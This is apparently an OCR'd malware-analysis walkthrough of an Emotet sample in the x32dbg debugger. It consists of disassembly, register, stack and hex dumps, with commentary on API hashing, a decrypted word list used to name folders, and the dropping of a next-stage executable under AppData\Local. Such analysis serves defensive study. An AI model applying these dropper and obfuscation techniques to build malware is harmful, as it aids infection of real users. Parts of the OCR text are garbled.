
```
00E7AB8A <emotet.sub_E7AB8A>
 push ecx
 mov eax,dword ptr ds:[E80D94]
 sub eax,0
 je emotet.E7AC0A

emotet.00E7AC0A
 call <emotet.sub_E7632A>
 call <emotet.sub_E76ECE>
 call <emotet.sub_E7D652>
 test eax,eax
 jne emotet.E7AC3B

emotet.00E7AB9
 dec eax
 je emotet.E7A

emotet.00E7AC1D
 mov dword ptr ds:[E80D94],1

emotet.00E7ABC4
 call <emotet.sub_E78206>

<emotet.sub_E7632A>

Jump from sub_E7AB8A+9
.text:00E7AC0A emotet.exe:$AC0A #A00A <sub_E7AB8A+80>
```

```
EAX     00000000
EBX     00000104     L'Ą'
ECX     7733165C     kernelbase.7733165C
EDX     00000000
EBP     0028F8AC
ESP     0028F898
ESI     00000102     L'Ă'
EDI     005F1980     L"--65c00b8d"

EIP     00E7AC0A     emotet.00E7AC0A

EFLAGS   00000246
ZF 1  PF 1  AF 0

1: [esp] 7733165C kernelbase.7733165C
2: [esp+4] 00E7AC8F emotet.00E7AC8F
3: [esp+8] 005F1980 L"--65c00b8d"
4: [esp+C] 1A828010
5: [esp+10] 00E7CE2D emotet.00E7CE2D
```

```
Address   Hex                                              ASCII
7733165C  C2 0C 00 33 DB 39 5D 10 74 09 8D 4D 88 FF 15 50  Â..3Û9].t..M.ÿ.P
7733166C  10 32 77 C3 CC CC CC CC CC 6A 60 68 18 8D 35 77  .2wÃÌÌÌÌÌj`h..5w
7733167C  E8 67 5D 02 00 C7 45 90 24 00 00 00 C7 45 94 01  èg]..ÇE.$...ÇE..
7733168C  00 00 00 6A 07 59 33 C0 8D 7D 98 F3 AB 33 FF 39  ...j.Y3À.}.ó«3ÿ9
7733169C  7D 18 74 0B 33 D2 8D 4D 90 FF 15 58 10 32 77 89  }.t.3Ò.M.ÿ.X.2w.
773316AC  7D E4 89 7D FC 8B 75 08 83 FE 08 76 39 E8 F3 55  }ä.}ü.u..þ.v9èóU
773316BC  FF FF 8B 40 2C 89 45 DC 64 A1 18 00 00 00 8B CE  ÿÿ.@,.EÜd¡.....Î
773316CC  C1 E1 02 51 FF 75 DC 8B 40 30 FF 70 18 FF 15 18  Áá.QÿuÜ.@0ÿp.ÿ..
```

```
0028F898  7733165C  return to kernelbase.7733165C from kernelbase.7735742D
0028F89C  00E7AC8F  return to emotet.sub_E7AC49+46 from emotet.sub_E7AB8A
0028F8A0  005F1980  L"--65c00b8d"
0028F8A4  1A828010
0028F8A8  00E7CE2D  return to emotet.00E7CE2D from ???
0028F8AC  0028FCE0
0028F8B0  00E7CE36  return to emotet.00E7CE36 from emotet.sub_E7AC49
0028F8B4  00000000
0028F8B8  00000000
0028F8BC  7EFDE000
0028F8C0  003A0043
```

We could see dynamic loading of library called advapi32.dll. Later on I notice that these function are converting hash value into api function name. Moving on to the third call.


emotet.exe - PID: 1968 - Module: emotet.exe - Thread: Main Thread 1784 - x32dbg
File View Debug Tracing Plugins Favourites Options Help Mar 26 2022 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
NEW ALLOCATED MEMORY Dump 2 api hashing 1 Dump 4 Dump 5 Watch 1 Locals
Show FPU
Default (stdcall) 5
Default
Paused
Time Wasted Debugging: 0:08:18
9:25 PM
9/26/2023

```
0131ABFA  .  85C0                  test eax,eax
0131ABFC  .  74 3D                 je emotet.131AC3B
0131ABFE  .  C705 940D3201 020000  mov dword ptr ds:[1320D94],2
0131AC08  .  EB 1D                 jmp emotet.131AC27
0131AC0A  >  E8 1BB7FFFF           call <emotet.sub_131632A>        start of malware core feature
0131AC0F  .  E8 BAC2FFFF           call <emotet.sub_1316ECE>        API HASHING DEOBFUSCATION
0131AC14  .  E8 392A0000           call <emotet.sub_131D652>
0131AC19  .  85C0                  test eax,eax
0131AC1B  .  75 1E                 jne emotet.131AC3B
0131AC1D  .  C705 940D3201 010000  mov dword ptr ds:[1320D94],1
0131AC27  >  FF15 D0073201         call dword ptr ds:[<&GetTickCount>]
0131AC2D  .  B9 A00F0000           mov ecx,FA0
0131AC32  .  33D2                  xor edx,edx
0131AC34  .  F7F1                  div ecx
0131AC36  .  8D0411                lea eax,dword ptr ds:[ecx+edx]
0131AC39  .  59                    pop ecx
0131AC3A  .  C3                    ret
0131AC3B  >  C705 940D3201 030000  mov dword ptr ds:[1320D94],3
0131AC45  >  33C0                  xor eax,eax
0131AC47  .  59                    pop ecx

<emotet.sub_131D652>

.text:0131AC14 emotet.exe:$AC14 #A014 <sub_131AB8A+8A>
```

```
EAX     00000001
EBX     00000104     L'Ą'
ECX     75396618     shell32.75396618
EDX     753986A6     shell32.753986A6
EBP     0045F858
ESP     0045F848
ESI     00000102     L'Ă'
EDI     00571980     L"--65c00b8d"

EIP     0131AC14     emotet.0131AC14

1: [esp] 7733165C kernelbase.7733165C
2: [esp+4] 0131AC8F emotet.0131AC8F
3: [esp+8] 00571980 L"--65c00b8d"
4: [esp+C] 9984F77C
5: [esp+10] 0045FC8C
```

```
Address   Hex                                              ASCII
77760000  8B 44 24 04 CC C2 04 00 CC 90 C3 90 CC C3 90 90  .D$.ÌÂ..Ì.Ã.ÌÃ..
77760010  8B 4C 24 04 F6 41 04 06 74 05 E8 D1 1D 01 00 B8  .L$.öA..t.èÑ....
77760020  01 00 00 00 C2 10 00 90 8D 84 24 DC 02 00 00 64  ....Â.....$Ü...d
77760030  8B 00 00 00 00 00 BA 10 00 76 77 89 08 89 50 04  ......º..vw...P.
77760040  64 A3 00 00 00 00 58 8D 7C 24 0C FF D0 8B 8F CC  d£....X.|$.ÿÐ..Ì
77760050  02 00 00 64 89 00 00 00 00 00 6A 01 57 E8 BE FE  ...d......j.Wè¾þ
77760060  00 00 8B F0 56 E8 2B 84 04 00 EB F8 C2 10 00 90  ...ðVè+...ëøÂ...
```

```
0045F848  7733165C  return to kernelbase.7733165C from kernelbase.7735742D
0045F84C  0131AC8F  return to emotet.sub_131AC49+46 from emotet.sub_131AB8A
0045F850  00571980  L"--65c00b8d"
0045F854  9984F77C
0045F858  0045FC8C
0045F85C  0131CE36  return to emotet.0131CE36 from emotet.sub_131AC49
0045F860  00000000
0045F864  00000000
0045F868  7EFDE000
0045F86C  003A0043
```


```
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
DLL Loaded: 75F30000 C:\Windows\SysWOW64\msctf.dll
```

Connection is made to service control manager for ACTIVE DATABASE but since no active database was found so it exit the function. After that there is an allocation of memory and data written into the buffer. Probably decryption function and these are list of strings after decryption.

```
00676D10  65 00 6E 00 67 00 69 00 6E 00 65 00 2C 00 66 00  e.n.g.i.n.e.,.f.
00676D20  69 00 6E 00 69 00 73 00 68 00 2C 00 6D 00 61 00  i.n.i.s.h.,.m.a.
00676D30  67 00 6E 00 69 00 66 00 79 00 2C 00 72 00 65 00  g.n.i.f.y.,.r.e.
00676D40  73 00 61 00 70 00 69 00 2C 00 71 00 75 00 65 00  s.a.p.i.,.q.u.e.
00676D50  72 00 79 00 2C 00 73 00 6B 00 69 00 70 00 2C 00  r.y.,.s.k.i.p.,.
00676D60  77 00 75 00 62 00 69 00 2C 00 73 00 76 00 63 00  w.u.b.i.,.s.v.c.
00676D70  73 00 2C 00 72 00 6F 00 75 00 74 00 65 00 72 00  s.,.r.o.u.t.e.r.
00676D80  2C 00 63 00 72 00 79 00 70 00 74 00 6F 00 2C 00  ,.c.r.y.p.t.o.,.
00676D90  62 00 61 00 63 00 6B 00 75 00 70 00 2C 00 68 00  b.a.c.k.u.p.,.h.
00676DA0  61 00 6E 00 73 00 2C 00 78 00 63 00 6C 00 2C 00  a.n.s.,.x.c.l.,.
00676DB0  63 00 6F 00 6E 00 2C 00 65 00 64 00 69 00 74 00  c.o.n.,.e.d.i.t.
00676DC0  69 00 6F 00 6E 00 2C 00 77 00 69 00 64 00 65 00  i.o.n.,.w.i.d.e.
00676DD0  2C 00 6C 00 6F 00 61 00 64 00 61 00 2C 00 74 00  ,.l.o.a.d.a.,.t.
00676DE0  68 00 65 00 6D 00 65 00 73 00 2C 00 73 00 79 00  h.e.m.e.s.,.s.y.
00676DF0  63 00 2C 00 70 00 69 00 6E 00 6B 00 2C 00 74 00  c.,.p.i.n.k.,.t.
00676E00  72 00 61 00 6E 00 2C 00 6B 00 68 00 6D 00 65 00  r.a.n.,.k.h.m.e.
```

```
00676E10  72 00 2C 00 63 00 68 00 78 00 2C 00 65 00 78 00  r.,.c.h.x.,.e.x.
00676E20  63 00 65 00 6C 00 2C 00 66 00 6F 00 6F 00 74 00  c.e.l.,.f.o.o.t.
00676E30  2C 00 77 00 63 00 65 00 2C 00 61 00 6C 00 6C 00  ,.w.c.e.,.a.l.l.
00676E40  6F 00 77 00 2C 00 70 00 6C 00 61 00 79 00 2C 00  o.w.,.p.l.a.y.,.
00676E50  70 00 75 00 62 00 6C 00 69 00 73 00 68 00 2C 00  p.u.b.l.i.s.h.,.
00676E60  66 00 77 00 64 00 72 00 2C 00 70 00 72 00 65 00  f.w.d.r.,.p.r.e.
00676E70  70 00 2C 00 6D 00 73 00 70 00 74 00 65 00 72 00  p.,.m.s.p.t.e.r.
00676E80  6D 00 2C 00 6E 00 6F 00 70 00 2C 00 64 00 65 00  m.,.n.o.p.,.d.e.
00676E90  66 00 69 00 6E 00 65 00 2C 00 63 00 68 00 6F 00  f.i.n.e.,.c.h.o.
00676EA0  72 00 65 00 2C 00 73 00 68 00 6C 00 70 00 2C 00  r.e.,.s.h.l.p.,.
00676EB0  6D 00 61 00 6B 00 65 00 72 00 2C 00 70 00 72 00  m.a.k.e.r.,.p.r.
00676EC0  6F 00 63 00 2C 00 63 00 61 00 70 00 2C 00 74 00  o.c.,.c.a.p.,.t.
00676ED0  6F 00 70 00 2C 00 74 00 61 00 62 00 6C 00 65 00  o.p.,.t.a.b.l.e.
00676EE0  74 00 2C 00 73 00 69 00 7A 00 65 00 73 00 2C 00  t.,.s.i.z.e.s.,.
00676EF0  77 00 69 00 74 00 68 00 6F 00 75 00 74 00 2C 00  w.i.t.h.o.u.t.,.
00676F00  70 00 65 00 6E 00 2C 00 64 00 61 00 73 00 6D 00  p.e.n.,.d.a.s.m.
00676F10  72 00 63 00 2C 00 6D 00 6F 00 76 00 65 00 2C 00  r.c.,.m.o.v.e.,.
00676F20  63 00 6D 00 70 00 2C 00 72 00 65 00 62 00 72 00  c.m.p.,.r.e.b.r.
00676F30  61 00 6E 00 64 00 2C 00 70 00 69 00 78 00 65 00  a.n.d.,.p.i.x.e.
00676F40  6C 00 2C 00 61 00 66 00 74 00 65 00 72 00 2C 00  l.,.a.f.t.e.r.,.
00676F50  73 00 6D 00 73 00 2C 00 6D 00 69 00 6E 00 69 00  s.m.s.,.m.i.n.i.
00676F60  6D 00 75 00 6D 00 2C 00 75 00 6D 00 78 00 2C 00  m.u.m.,.u.m.x.,.
00676F70  63 00 70 00 6C 00 73 00 2C 00 74 00 61 00 6E 00  c.p.l.s.,.t.a.n.
00676F80  67 00 65 00 6E 00 74 00 2C 00 72 00 65 00 73 00  g.e.n.t.,.r.e.s.
00676F90  77 00 2C 00 63 00 6C 00 61 00 73 00 73 00 2C 00  w.,.c.l.a.s.s.,.
00676FA0  63 00 6F 00 6C 00 6F 00 72 00 73 00 2C 00 67 00  c.o.l.o.r.s.,.g.
00676FB0  65 00 6E 00 65 00 72 00 69 00 63 00 2C 00 6C 00  e.n.e.r.i.c.,.l.
00676FC0  69 00 63 00 65 00 6E 00 73 00 65 00 2C 00 6D 00  i.c.e.n.s.e.,.m.
00676FD0  66 00 65 00 72 00 72 00 6F 00 72 00 2C 00 6B 00  f.e.r.r.o.r.,.k.
00676FE0  64 00 73 00 2C 00 6B 00 65 00 79 00 64 00 65 00  d.s.,.k.e.y.d.e.
00676FF0  66 00 2C 00 63 00 61 00 62 00 6C 00 65 00 68 00  f.,.c.a.b.l.e.h.
00677000  1A 62 18 D7 69 45 00 00 C4 00 66 00 80 52 67 00  .b.×iE..Ä.f..Rg.
```

After this the length of this big string is calculated. (0x177 or 375 bytes), it then get folder path to AppData/Local. After this from the above mention string two string are combined and resultant string is used to create the directory and exe is dropped in the folder which is next stage payload. But then next stage payload follow same pattern.




```
0131CF57   50              push eax
0131CF58   6A 1C           push 1C
0131CF5A   50              push eax
0131CF5B   FF15 D8173201   call dword ptr ds:[<&SHGetFolderPathW>]
0131CF61   BA 7E61FD1A     mov edx,1AFD617E
0131CF66   B9 C0FD3101     mov ecx,emotet.131FDC0
0131CF6B   E8 E24AFFFF     call <emotet.sub_1311A52>
0131CF70   68 00273201     push emotet.1322700
0131CF75   57              push edi
0131CF76   8BF0            mov esi,eax
0131CF78   56              push esi
0131CF79   68 04010000     push 104
0131CF7E   57              push edi
0131CF7F   FF15 2C133201   call dword ptr ds:[<&_snwprintf>]
EIP 0131CF85   83C4 14     add esp,14
0131CF88   8BCE            mov ecx,esi
0131CF8A   5F              pop edi
0131CF8B   5E              pop esi
0131CF8C   E9 7848FFFF     jmp emotet.1311809
0131CF91 $ 56              push esi
0131CF92   BA 7E61FD1A     mov edx,1AFD617E
0131CF97   B9 30FC3101     mov ecx,emotet.131FC30
0131CF9C   E8 814AFFFF     call <emotet.sub_1311A52>

dword ptr ds:[0132132C "WKxw"]=<ntdll._snwprintf>

.text:0131CF7F emotet.exe:$CF7F #C37F

Address   Hex                                              ASCII
01322C18  43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00  C.:.\.U.s.e.r.s.
01322C28  5C 00 73 00 61 00 73 00 6B 00 75 00 65 00 5C 00  \.s.a.s.k.u.e.\.
01322C38  41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00  A.p.p.D.a.t.a.\.
01322C48  4C 00 6F 00 63 00 61 00 6C 00 5C 00 64 00 65 00  L.o.c.a.l.\.d.e.
01322C58  66 00 69 00 6E 00 65 00 70 00 75 00 62 00 6C 00  f.i.n.e.p.u.b.l.
01322C68  69 00 73 00 68 00 00 00 00 00 00 00 00 00 00 00  i.s.h...........
01322C78  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01322C88  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Name	Date modified	Type
definepublish	9/25/2023 11:06 PM	Application

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


I later on observe that the malware is getting ready for the next stage payload too.



```
emotet.exe - PID: 2788 - Module: emotet.exe - Thread: Main Thread 2160 - x32dbg

0131CFDB  8BCF           mov ecx,edi                          edi:L"C:\\Users\\saskue\\AppData\\Local\\d
0131CFDD  E8 2145FFFF    call <emotet.sub_1311503>            sub_1121503 memory setting
0131CFE2  BA 7E61FD1A    mov edx,1AFD617E
0131CFE7  B9 A0FB3101    mov ecx,emotet.131FBA0
0131CFEC  E8 614AFFFF    call <emotet.sub_1311A52>            allocation of memory and setting exe
0131CFF1  68 00273201    push emotet.1322700                  1322700:L"definepublish"
0131CFF6  68 182C3201    push emotet.1322C18                  Arg4 = 1132C18
0131CFFB  8BF0           mov esi,eax                          esi:L"%s\\%s.exe"
0131CFFD  56             push esi                             Arg3
0131CFFE  53             push ebx                             Arg2
0131CFFF  57             push edi                             Arg1
0131D000  FF15 2C133201  call dword ptr ds:[<&_snwprintf>]    sub_[113132C]
0131D006  83C4 14        add esp,14
0131D009  8BCE           mov ecx,esi                          esi:L"%s\\%s.exe"
0131D00B  5F             pop edi                              edi:L"C:\\Users\\saskue\\AppData\\Local\\de
0131D00C  5E             pop esi                              esi:L"%s\\%s.exe"
0131D00D  5B             pop ebx
0131D00E  E9 F64AFFFF    jmp emotet.1311B09
0131D013  55             push ebp                             sub_131D013
0131D014  8BEC           mov ebp,esp
0131D016  81EC 18060000  sub esp,618
0131D01C  B9 F0F93101    mov ecx,emotet.131F9F0
0131D021  53             push ebx

esp=0028F3D4 &L"C:\\Users\\saskue\\AppData\\Local\\definepublish\\definepublish.exe"

.text:0131D006 emotet.exe:$D006 #C406

EAX     0000003D     '='
EBX     00000104     L'A'
ECX     773595F4     kernelbase.773595F4
EDX     0067724A
EBP     002BF414
ESP     0028F3D4     &L"C:\\Users\\sasku
ESI     00677238     L"%s\\%s.exe"
EDI     01322A10     L"C:\\Users\\saskue

EIP     0131D006     emotet.0131D006

EFLAGS    00000202
ZF 0  PF 0  AF 0

Default (stdcall)   5   Unlocked
1: [esp+4]  00000104
2: [esp+8]  00677238 L"%s\\%s.exe"
3: [esp+C]  01322C18 L"C:\\Users\\sasku
4: [esp+10] 01322700 L"definepublish"
5: [esp+14] 00661980 L"--65c00b8d"

Address   Hex                                              ASCII
01322A10  43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00  C.:.\.U.s.e.r.s.
01322A20  5C 00 73 00 61 00 73 00 6B 00 75 00 65 00 5C 00  \.s.a.s.k.u.e.\.
01322A30  41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00  A.p.p.D.a.t.a.\.
01322A40  4C 00 6F 00 63 00 61 00 6C 00 5C 00 64 00 65 00  L.o.c.a.l.\.d.e.
01322A50  66 00 69 00 6E 00 65 00 70 00 75 00 62 00 6C 00  f.i.n.e.p.u.b.l.
01322A60  69 00 73 00 68 00 5C 00 64 00 65 00 66 00 69 00  i.s.h.\.d.e.f.i.
01322A70  6E 00 65 00 70 00 75 00 62 00 6C 00 69 00 73 00  n.e.p.u.b.l.i.s.
01322A80  68 00 2E 00 65 00 78 00 65 00 00 00 00 00 00 00  h...e.x.e.......

002BF3D4  01322A10  emotet.01322A10
002BF3D8  00000104
002BF3DC  00677238  L"%s\\%s.exe"
002BF3E0  01322C18  emotet.01322C18
002BF3E4  01322700  emotet.01322700
002BF3E8  00661980  L"--65c00b8d"
002BF3EC  00000102
002BF3F0  00000104
002BF3F4  0131D671  return to emotet.sub_131D652+1F from emotet.0131CFB7
002BF3F8  00000102
002BF3FC  0131AC19  return to emotet.sub_131A88A+8F from emotet.sub_131D652
```

File View Debug Tracing Plugins Favourites Options Help Mar 26 2022 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Show FPU
memset filename Dump 2 api hashing 1 Dump 5 Watch 1 Locals Struct
11:26 PM
9/26/2023

Next an handle is made to open and read the existing file emotet.exe (Open existing file and share mode is File_Share_Read).




```
emotet.exe - PID: 2788 - Module: kernel32.dll - Thread: Main Thread 2160 - x32dbg

767640B4  8BFF           mov edi,edi                              CreateFileW
767640B6  55             push ebp
767640B7  8BEC           mov ebp,esp
767640B9  51             push ecx
767640BA  51             push ecx
767640BB  FF75 08        push dword ptr ss:[ebp+8]
